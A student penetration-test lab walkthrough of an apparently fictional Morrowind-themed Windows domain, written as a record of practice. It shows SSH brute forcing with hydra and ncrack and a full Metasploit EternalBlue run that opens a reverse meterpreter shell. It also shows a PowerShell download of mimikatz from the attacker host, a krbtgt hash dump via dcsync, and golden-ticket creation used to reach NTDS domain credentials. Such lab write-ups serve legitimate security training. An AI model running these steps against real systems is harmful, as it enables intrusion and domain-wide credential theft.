Pelagiad Walkthrough

Target: 192.168.2.7

Kali: 10.8.0.131


Performed small, medium and large scans

- sudo nmap -Pn -T5 -p- 192.168.2.7 -oN smol
- sudo nmap -Pn -sV -A -p- 192.168.2.7 -oN med
- sudo nmap -Pn -sV -A -p- --script='safe' 192.168.2.7 -oN large

Checked port 80 http


Webserver is running (I checked before scans were done) now we can begin nikto and dirb


- nikto -h 192.168.2.7
  - Scan below
- dirb http://192.168.2.7
  - Nothing here



Before the scan is complete we will attempt to enumerate the iis server using a shortname scanner

- msfconsole
- use scanner/http/iis_shortname_scanner
- set rhosts 192.168.2.7





Medium scan finished

Port 61240 is open and is another http server, we also have an ftp server available which we will try since anonymous ftp is allowed.

- ftp 192.168.2.7
- anonymous/anonymous

When I try to ls or put anything on the ftp server it stalls and does nothing?

I will check port 61240 http server and also enumerate via dirb and nikto


- dirb http://192.168.2.7:61240

Nothing here either, we've almost run out of options
I will perform a UDP scan

- sudo nmap -Pn -sU 192.168.2.7 -oN medUDP
- Nothing here

Using wget to download everything in ftp

- wget -r -N -l inf --ftp-user=anonymous --ftp-password=anonymous --no-passive-ftp ftp://192.168.2.7



No luck

The OS is windows server 2008 R2 which is very outdated and may have vulnerabilities associated with it
Since there are 2 http servers I will check for the webdav vulnerability

- msfconsole
- use auxiliary/scanner/http/webdav_scanner
- set path /dav/
- set rhosts 192.168.2.7


Disabled

- set rhosts 192..168.2.7:61240

Disabled

Since we are out of options I will attempt to brute force the Administrator account (if one even exists)


- sudo hydra 192.168.2.7 ssh -l Administrator -P /home/kali/rockyou.txt -t 4



No luck

Attempting ncrack

- ncrack ssh://192.168.2.7 -u administrator -P /home/kali/rockyou.txt




Same issue by the looks of it

I will try to enumerate the http servers more with a more thorough list

- sudo gobuster dir -e -w /usr/share/wordlists/dirb/big.txt -u 192.168.2.7
- sudo gobuster dir -e -w /usr/share/wordlists/dirb/big.txt -u http://192.168.2.7:61240

I have a feeling that to gain access to this machine we require a golden ticket (see steps below to attack Balmora and obtain the passwords for the domain).

Attacking Balmora (192.168.2.10)



We know it is most likely the domain controller from port 53 being open, if we can root access we can probably perform a golden ticket attack on all other windows machines in the network.

- If you only have user access, you can attempt the golden ticket method below, I performed this method so I could practice even though I already had root privilege.

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msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.2.10
rhosts => 192.168.2.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.8.0.131
lhost => 10.8.0.131
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.8.0.131:4444
[*] 192.168.2.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.2.10:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Servi
ce Pack 1 x64 (64-bit)
[*] 192.168.2.10:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.2.10:445 - The target is vulnerable.
[*] 192.168.2.10:445 - Connecting to target for exploitation.
[+] 192.168.2.10:445 - Connection established for exploitation.
[+] 192.168.2.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.10:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.2.10:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.2.10:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.2.10:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.2.10:445 - 0x00000030  6b 20 31                                         k 1
[+] 192.168.2.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.10:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200774 bytes) to 192.168.2.12
[*] Meterpreter session 1 opened (10.8.0.131:4444 → 192.168.2.12:62308) at 2022-10-24 04:26:55 -0400
[-] 192.168.2.10:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > shell
Process 4236 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
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```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
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To perform a golden ticket attack:

- whoami /user
- Copy SID:
    - **S-1-5-(not this part, it is the RID)**
- Find the domain name: **systeminfo | findstr /B "Domain"**
    - **Morrowind-West.province.com**

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C:\TEMP>systeminfo | findstr /B "Domain"
systeminfo | findstr /B "Domain"
Domain:                   Morrowind-West.province.com

C:\TEMP>
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
- Find the KRBTGT which is the key distribution account (using mimikatz) so we must get mimikatz onto the target machine

On Kali:

- cp -r /usr/share/windows-resources/mimikatz .
    - Note: If this does not work, download the latest mimikatz from here
- python -m SimpleHTTPServer 80

On Windows:


- powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://10.8.0.131/mimikatz.exe', 'c:\Temp\mimikatz2.exe')"



Run mimikatz

- mimikatz.exe

- lsadump::dcsync /domain:Morrowind-West.province.com /user:krbtgt




Password hash is:

- Hash NTLM**: 0f193cde5e5e9765366534e4da178564**

The golden ticket recipe:
DOMAIN - **Morrowind-West.province.com**
DOMAIN SID - **S-1-5**
KRBTGT - **0f193cde5e5e9765366534e4da178564**

To create the golden ticket:

- kerberos::golden /domain:Morrowind-West.province.com /sid:S-1-5 /rc4:0f193cde5e5e9765366534e4da178564 /id:500 /user:Hayden




Pass the ticket:

- kerberos::ptt ticket.kirbi

The ticket is now loaded into memory

Now to do damage

- pushd \\Morrowind-West.province.com\c$
- cd Windows
- cd NTDS




We can now access the ntds.dit file and extract the passwords as we are inside the domain directory

- Once we have this file we have **access to every account in the domain**

The ntds.dit file is always in use so impossible to copy in the normal way so we must use a “volume shadow copy”

